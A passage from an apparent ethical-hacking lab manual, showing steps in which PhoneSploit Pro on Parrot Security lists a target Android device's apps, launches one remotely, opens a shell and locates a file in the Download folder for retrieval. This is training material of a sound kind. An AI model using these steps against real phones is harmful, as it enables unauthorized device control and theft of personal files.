
Applications Places System
Tue Mar 19, 03:50
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
76. com.android.cts.ctsshim
77. com.android.vpndialogs
78. com.android.email
79. com.android.phone
80. com.android.shell
81. com.android.wallpaperbackup
82. com.android.providers.blockednumber
83. com.android.providers.userdictionary
84. com.android.emergency
85. com.android.location.fused
86. com.android.deskclock
87. com.android.systemui
88. com.android.bluetoothmidiservice
89. com.termoneplus
90. com.android.bluetooth
91. com.android.development
92. com.android.wallpaperpicker
93. com.android.providers.contacts
94. com.android.captiveportallogin


 99 : Clear Screen              0 : Exit

[Main Menu] Enter selection >
```

17. Now, at the Main Menu prompt, type 10 and press Enter to choose Run an app. In this example, we will launch a calculator app on the target Android device.


Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

18. Type 2 and press Enter to Enter Package Name Manually.
19. To launch the calculator app, type com.android.calculator2 and press Enter.


Applications Places System
Tue Mar 19, 03:52
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
[Main Menu] Enter selection > 10

    1. Select from App List
    2. Enter Package Name Manually

> 2

Enter package name :     Example : com.spotify.music
> com.android.calculator2
  bash arg: -p
  bash arg: com.android.calculator2
  bash arg: 1
args: [-p, com.android.calculator2, 1]
 arg: "-p"
 arg: "com.android.calculator2"
 arg: "1"
data="com.android.calculator2"
Events injected: 1
## Network stats: elapsed time=7ms (0ms mobile, 0ms wifi, 7ms not connected)


 99 : Clear Screen                0 : Exit

[Main Menu] Enter selection >
```


20. After launching the calculator app on the target Android device, click Android to switch to the Android machine.
21. You will see that the calculator app is running, as shown in the screenshot.



22. Click Parrot Security to switch back to the Parrot Security machine.

23. Now, at the Main Menu prompt, type 14 and press Enter to choose Access Device Shell.


24. You can observe that a shell command line appears, as shown in the screenshot.


Applications Places System
Tue Mar 19, 03:59
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
    2. Enter Package Name Manually

> 2

Enter package name :     Example : com.spotify.music
> com.android.calculator2
  bash arg: -p
  bash arg: com.android.calculator2
  bash arg: 1
args: [-p, com.android.calculator2, 1]
 arg: "-p"
 arg: "com.android.calculator2"
 arg: "1"
data="com.android.calculator2"
Events injected: 1
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)


 99 : Clear Screen              0 : Exit

[Main Menu] Enter selection > 14


x86_64:/ $
```


25. In the shell command line, type pwd and press Enter to view the present working directory on the target Android device.

26. In the results, you can observe that the pwd is the root directory.




```
> 2

Enter package name :     Example : com.spotify.music
> com.android.calculator2
  bash arg: -p
  bash arg: com.android.calculator2
  bash arg: 1
args: [-p, com.android.calculator2, 1]
 arg: "-p"
 arg: "com.android.calculator2"
 arg: "1"
data="com.android.calculator2"
Events injected: 1
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)


 99 : Clear Screen              0 : Exit

[Main Menu] Enter selection > 14


x86_64:/ $ pwd
/
x86_64:/ $
```

27. Now, type ls and press Enter to view all the files present in the root directory.



```
Events injected: 1
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)


 99 : Clear Screen              0 : Exit

[Main Menu] Enter selection > 14


x86_64:/ $ pwd
/
x86_64:/ $ ls
acct                 init                     nonplat_file_contexts      proc
bugreports           init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache                init.environ.rc          nonplat_property_contexts  sdcard
charger              init.rc                  nonplat_seapp_contexts     sepolicy
config               init.superuser.rc        nonplat_service_contexts   storage
d                    init.usb.configfs.rc     oem                        sys
data                 init.usb.rc              plat_file_contexts         system
default.prop         init.zygote32.rc         plat_hwservice_contexts    ueventd.android_x86_64.rc
dev                  init.zygote64_32.rc      plat_property_contexts     ueventd.rc
etc                  lib                      plat_seapp_contexts        vendor
fstab.android_x86_64 mnt                      plat_service_contexts      vndservice_contexts
x86_64:/ $
```

28. Type cd sdcard and press Enter to navigate to the sdcard folder.




Applications Places System
Tue Mar 19, 04:02
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)



 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection > 14


x86_64:/ $ pwd
/
x86_64:/ $ ls
acct                 init                   nonplat_file_contexts      proc
bugreports           init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache                init.environ.rc        nonplat_property_contexts  sdcard
charger              init.rc                nonplat_seapp_contexts     sepolicy
config               init.superuser.rc      nonplat_service_contexts   storage
d                    init.usb.configfs.rc   oem                        sys
data                 init.usb.rc            plat_file_contexts         system
default.prop         init.zygote32.rc       plat_hwservice_contexts    ueventd.android_x86_64.rc
dev                  init.zygote64_32.rc    plat_property_contexts     ueventd.rc
etc                  lib                    plat_seapp_contexts        vendor
fstab.android_x86_64 mnt                    plat_service_contexts      vndservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $
```

29. Type ls and press Enter to list all the available files and folders.

In this example, we will download an image file (images.jpeg) that we placed in the Android machine's Download folder earlier; you can do the same before performing the next steps.




Applications Places System
Tue Mar 19, 04:04
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection > 14


x86_64:/ $ pwd
/
x86_64:/ $ ls
acct                 init                   nonplat_file_contexts      proc
bugreports           init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache                init.environ.rc        nonplat_property_contexts  sdcard
charger              init.rc                nonplat_seapp_contexts     sepolicy
config               init.superuser.rc      nonplat_service_contexts   storage
d                    init.usb.configfs.rc   oem                        sys
data                 init.usb.rc            plat_file_contexts         system
default.prop         init.zygote32.rc       plat_hwservice_contexts    ueventd.android_x86_64.rc
dev                  init.zygote64_32.rc    plat_property_contexts     ueventd.rc
etc                  lib                    plat_seapp_contexts        vendor
fstab.android_x86_64 mnt                    plat_service_contexts      vndservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms  DCIM     Movies Notifications Podcasts  screenshot-2024-3-19-3-35-45.png
Android Download Music  Pictures      Ringtones
x86_64:/sdcard $
```

30. Type cd Download and press Enter to navigate to the Download folder.

31. **T**ype ls and press Enter to list all the available files in the folder. In this case, we are interested in the images.jpeg file, which we downloaded earlier.

Note down the location of images.jpeg (in this example, /sdcard/Download/images.jpeg). You can download the file by selecting option 8 in the PhoneSploit Pro main menu options.



Applications Places System
Tue Mar 19, 04:08
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
[Main Menu] Enter selection > 14


x86_64:/ $ pwd
/
x86_64:/ $ ls
acct                 init                    nonplat_file_contexts     proc
bugreports           init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache                init.environ.rc         nonplat_property_contexts sdcard
charger              init.rc                 nonplat_seapp_contexts    sepolicy
config               init.superuser.rc       nonplat_service_contexts  storage
d                    init.usb.configfs.rc    oem                       sys
data                 init.usb.rc             plat_file_contexts        system
default.prop         init.zygote32.rc        plat_hwservice_contexts   ueventd.android_x86_64.rc
dev                  init.zygote64_32.rc     plat_property_contexts    ueventd.rc
etc                  lib                     plat_seapp_contexts       vendor
fstab.android_x86_64 mnt                     plat_service_contexts     vndservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms  DCIM     Movies Notifications Podcasts  screenshot-2024-3-19-3-35-45.png
Android Download Music  Pictures      Ringtones
x86_64:/sdcard $ cd Download/
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $ 
```

32. Type exit and press Enter to exit the shell command line and return to the main menu.

33. In the Terminal window, type N and press Enter to navigate to additional PhoneSploit-Pro options on the Next Page.

34. The result appears, displaying additional PhoneSploit Pro options, as shown in the screenshot.




Applications Places System
Tue Mar 19, 04:09
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
____/
            \/          \/    \/        \/|__|


     v1.61                              By github.com/AzeemIdrisi


